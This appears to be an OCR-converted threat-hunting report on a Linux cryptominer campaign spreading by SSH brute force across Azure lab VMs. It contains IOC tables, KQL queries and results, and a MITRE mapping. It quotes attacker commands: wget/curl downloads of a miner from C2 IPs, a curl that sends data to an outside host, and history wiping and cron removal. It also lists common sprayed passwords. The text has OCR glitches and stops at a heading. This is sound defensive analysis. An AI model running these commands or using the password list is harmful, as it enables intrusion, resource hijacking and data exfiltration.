
Type	Indicator / Artifact	Description
File / Path	/var/tmp/Documents/.diicot	Malware artifact - mining binary
File / Path	/var/tmp/Documents/.kuak	Malware artifact - secondary payload
File / Path	/var/tmp/dicot/.diicot	Malware deployment directory
File / Path	/var/tmp/kuak/var/tmp/Documents/.kuak	Payload / artifact replication
File / Path	.balu	Malicious miner binary downloaded from C2
File / Path	.cache	Likely storing miner or logs
File / Path	/var/tmp/cache	Malware / miner staging folder


File / Path	~/.bash_history	Bash history wiped for evasion
IP Address	85.31.47.99	Malicious Command C Control (C2), miner download
Command	rm -rf /var/tmp/Documents	File deletion (destruction / evasion)
Command	chattr -iae ~/.ssh/authorized_keys	SSH key file modification for persistence
Command	pkill Opera, pkill crnjc, pkill java, pkill xmrig	Process killing (resource hijacking prevention)
Command	wget -q 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	curl -O -s -L 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	chmod +x cache	Setting executable permission on malware
Command	history -c	Bash history wipe
Command	rm -rf .bash_history	Remove bash history - defense evasion
Command	crontab -r	Removing cron jobs for persistence clearing

- This IOC list shows heavy resource hijacking, defense evasion, and persistence techniques.
- IP 85.31.47.99 is the confirmed malware C2.
- Commands show miner deployment and anti-forensic behavior.


DeviceProcessEvents
| where ProcessCommandLine contains "rm -rf"
| where ProcessCommandLine has_any ("network", "system", "update")
| project Timestamp, DeviceName, InitiatingProcessCommandLine
started
Results
Query history
Show empty columns
79 items
Search
00:02.37
Low
Chart type
Full screen
mestamp
DeviceName
InitiatingProcessCommandLine
Mar 13, 2025 5:44:... linuxvmdavid.p2zfvso... /retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e "" else echo Logged w
Mar 13, 2025 5:44:... linuxvmdavid.p2zfvso... /retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e "" else echo Logged w
Mar 14, 2025 5:46:... sakel-lunix-2.p2zfvso... /retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e "" else echo Logged w


DeviceProcessEvents
| where DeviceName == "sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net"
| where Timestamp between (datetime(2025-03-18 06:00:00) .. datetime(2025-03-18 07:00:00))
| where FileName in ("wget", "curl", "python3", "python", "hydra", "ncrack", "bash", "dash")
| project Timestamp, FileName, ProcessCommandLine, InitiatingProcessFileName, AccountName
| order by Timestamp asc
DeviceFileEvents
tarted
Results
Query history
Show empty columns
119 items
Search
00:01.333
Low
estamp
FileName
ProcessCommandLine
Mar 18, 2025 6:22:... bash bash -c "udevadm info -a -p ********* info -q path -n /dev/sda1) | grep device_id"
Mar 18, 2025 6:22:... bash bash -c "udevadm info -a -p ********* info -q path -n /dev/sda) | grep device_id"
Mar 18, 2025 6:22:... bash bash -c "udevadm info -a -p ********* info -q path -n /dev/loop3) | grep device_id"
Mar 18, 2025 6:22:... bash bash -c "udevadm info -a -p ********* info -q path -n /dev/loop2) | grep device_id"
Mar 18, 2025 6:09:... curl curl --silent http://196.251.73.38:47/save-data?IP=14.116.191.1
Mar 18, 2025 6:09:... bash bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=14.116.191.154" \ -H 'Accept: text/html,application/xhtml+xml,a
bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=14.116.191.154" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \ -H 'Accept-Language: en-US,en;q=0.9' \ -H 'Cache-Control: max-age=0' \ -H 'Connection: keep-alive' \ -H 'Upgrade-Insecure-Requests: 1' \ --insecure'






Initial Hypothesis:

- levi-linux-vulnerability is the earliest infected VM
- Likely Patient Zero based on:
  - Earliest timeline entry
  - Consistent payload execution
- Spread from levi → Other Linux VMs
- sakel-lunix-2 became the brute-force launch point after compromise

Findings	Evidence
Suspicious downloads (curl, wget, python)	Process events
Connection to miner IPs and .x/black	Network logs
rm -rf destructive commands with network keyword	Process hunting
Discovery of retea and diicot miner payloads	Execution logs
Lateral movement and SSH brute-force spread	Device-to-device infection



Full Payload Breakdown

Persistence s Cleanup

- crontab -r → Crontab removal (disable scheduled defenses)
- chattr -iae ~/.ssh/authorized_keys → Attempts to modify SSH authorized_keys
- history -c / rm -rf .bash_history ~/.bash_history → Clear evidence
- /etc/sysctl.conf modified (file descriptor limits maxed for mass connections)

Command s Control (C2) s Payloads

IOC / Domain / IP	Purpose
dinpasiune.com/payload	Remote payload download
85.31.47.99/.NzJjOTYwxx5/.balu	Payload dropper / miner binary
80.76.51.5/.NzJjOTYwxx5/.balu	Redundant miner source

File System / Execution Artifacts

File / Directory	Purpose
/var/tmp/Documents/.diicot	Likely the miner / malware binary
/var/tmp/kuak	Secondary dropped file / helper script
/tmp/cache	Execution staging
/dev/shm/.x/	Hides binaries

Brute Force User Enumeration s Password Spraying

- Reads /etc/passwd
- Attempts multiple common password combinations:
- ${user}123, ${user}1234, ${user}@123, Passw0rd, P@ssw0rd, Huawei@123, etc.
- Fully automated internal credential harvesting and spraying

Mining Activity

- xmrig, cnrig, Opera, java processes killed (competing miners removed)
- Replaces with own miner .diicot, .balu, .kuak

Incident Recap – Findings So Far

Category	Details
Primary Brute-Force Origin	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
Internal IP	10.0.0.217
Behavior Observed	- Automated SSH brute-force campaign targeting internal and external IPs - Sequential IP scanning
Total SSH Attempts (External)	244,560+ attempts observed targeting external IPs over port 22
Internal Targets	256 unique internal IPs targeted
Attack Pattern	- Systematic sequential scanning - Repeated attempts (3 hits per external IP block)
Brute-Force Conclusion	Confirmed `sakel-lunix-2` is responsible for large-scale brute-force, but NOT initial infection

Pivot – Infection Spread Identified (Lateral Movement / Propagation)


Infected VM	First Observed Infection Timestamp	Notes
levi-linux-vulnerability	Feb 20, 2025 - 18:30 UTC	Earliest miner activity (`.diicot` / `.retea` payloads)
linux-program-fix	Mar 4, 2025 - 17:51 UTC	`.retea` payload matched
linux-programatic-ajs	Mar 7, 2025 - 21:24 UTC	Consistent with infection timeline
linux-programmatic-vm-danny	Mar 11, 2025	Follows pattern
linuxvmdavid	Mar 13, 2025	Similar miner payload
sakel-lunix-2	Mar 14, 2025 - 17:46 UTC	Not initial compromise. Launch point for external brute-force.

```
DeviceProcessEvents
| where ProcessCommandLine has_any (".retea", ".diicot", ".balu", "xmrig")
    or (ProcessCommandLine contains "rm -rf /var/tmp/Documents")
| summarize count() by DeviceName, bin(Timestamp, 1h)
| order by count_ desc
```

tarted **Results** Query history

Show empty columns 9 items Search

iceName	Timestamp ↑	count_
linux-vuln-test-jonz.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 12:00:00 AM	20
lx-test-vm-0222.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 4:00:00 AM	1
linux-programmatic-fix-tleanne.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 1, 2025 6:00:00 PM	11
linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 4, 2025 5:00:00 PM	28
linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 7, 2025 9:00:00 PM	13
linux-programmatic-vm-danny.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 11, 2025 1:00:00 AM	2
linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 13, 2025 5:00:00 AM	12
sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 14, 2025 5:00:00 PM	12
linux-vm-vulnerability-test-tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 21, 2025 7:00:00 AM	10

Stage:	Action/IOC	
Persistence	`crontab -r`, SSH key manipulation (`chattr -iae ~/.ssh/authorized_keys`)	
Cleanup C Hiding	`history -c`, bash history deletion	
Mining Activity	`.diicot`, `.balu`, `.kuak`, `xmrig`, process kills (`pkill xmrig`, `pkill java`)	
Payload Hosts	`dinpasiune.com/payload`, `85.31.47.99/.NzJjOTYwxx5/.balu`, `80.76.51.5/.NzJjOTYwxx5/.balu`	
File System Abuse	`/var/tmp/`, `/dev/shm/.x`, `/tmp/cache`	
Brute Force Logic	`Userlist generation (/etc/passwd extraction), common password spraying`	

Attacker Infrastructure s Brute-Force Activity Timeline

During the logon analysis of `linux-vulnmgmt-kobe`, multiple suspicious external IPs attempted SSH brute-force logins. Investigation confirms additional malicious IPs actively targeting this VM alongside the primary miner infrastructure.




Figure11: Kobe Threat Actor Node - Lateral Spread Visualization

```
DeviceNetworkEvents
| where Timestamp between (datetime(2025-02-01) .. datetime(2025-03-22))
| where DeviceName has_any ("linux-vulnmgmt-kobe")
| where RemoteIP in ("218.92.0.222", "194.32.145.243", "87.120.116.35")
| project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine
| summarize Connections=count() by DeviceName, RemoteIP
```

tarted **Results** Query history


Show empty columns 1 item

Add filter

iceName	RemoteIP	Connections
linux-vulnmgmt-kobe.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	218.92.0.222	1

Malicious IPs Identified from DeviceLogonEvents


Timestamp (UTC)	Remote IP	Location	ISP/ASN	Activity	Status
Feb 25, 2025 10:54	218.92.0.225	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Repeated attempts
Feb 25, 2025 10:55	172.56.55.120	USA, California	T-Mobile (ASN 21928)	Brute-Force on k24saing	Malicious - Repeated attempts
Feb 25, 2025 10:55+	218.92.0.227	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Persistent
Feb 25, 2025 10:56+	218.92.0.222	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - 13/96 Vendors Flagged




Threat Intelligence (VirusTotal / Defender)

IP	Detection	Details
218.92.0.222	13/96 vendors	Malware, Phishing, Suspicious - Nanjing, China
218.92.0.227	Defender Alerts (6 active)	Repeated login attempts
218.92.0.225	Defender Alerts	Internal failed logins
172.56.55.120	Low reputation	Unusual login attempt, observed once

- Kobe received inbound SSH connection from 218.92.0.222 (ChinaNet, flagged malicious).



- VirusTotal confirms 218.92.0.222 as a high-risk China-based IP, associated with Chinanet (ASN 4134), flagged for malware and phishing operations.



MITRE Tactics Mapped:

Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials.
	T1190 - Exploit Public-Facing Application	Initial compromise via levi-linux-vulnerability exploiting SSH or web services.
Execution	T1059 - Command and Scripting Interpreter	.diicot, .retea, .balu miner payloads executed.
	T1203 - Exploitation for Client Execution	curl / wget payload delivery, direct execution from attacker-controlled infrastructure.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs observed in linuxvmvulnerability-test-corey and others.
	T1070.004 - Indicator Removal on Host	Cleared bash history, manipulated logs to hide traces.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables -w -t security -C OUTPUT -d 168.63.129.16 -j DROP — Attempted block of Azure Metadata Service.
	T1070.003 - Clear Command History	Verified: History wiping commands executed.
	T1140 - Deobfuscate/Decod	Payloads fetched and executed via curl/wget, likely base64-encoded.

	e Files or Information	
Credential Access	T1110 - Brute Force	SSH brute-force confirmed by linux-vulnmgmt-kobe attempting internal logins.
	T1552.001 - Unsecured Credentials: Credentials In Files	Checked audit logs for passwd, shadow, sudo — indicating credential-hunting behavior.
Discovery	T1083 - File and Directory Discovery	Searched system audit rules, firewall configs, kernel modules — typical recon prior to exploitation.
	T1016 - System Network Configuration Discovery	iptables -nL, checked UFW status, listed iptable mangle table — proving network config recon.
Lateral Movement	T1021.004 - SSH	Kobe pivoted internally, brute-forcing other Linux VMs and spreading miners.
Command C Control	T1071.001 - Web Protocols	Outbound curl/wget to 218.92.0.222 (ChinaNet) and other miner pools.
Impact	T1496 - Resource Hijacking	Multiple VMs infected, mining processes deployed, leading to resource consumption.

Conclusion on Lateral Movement and Internal Infection

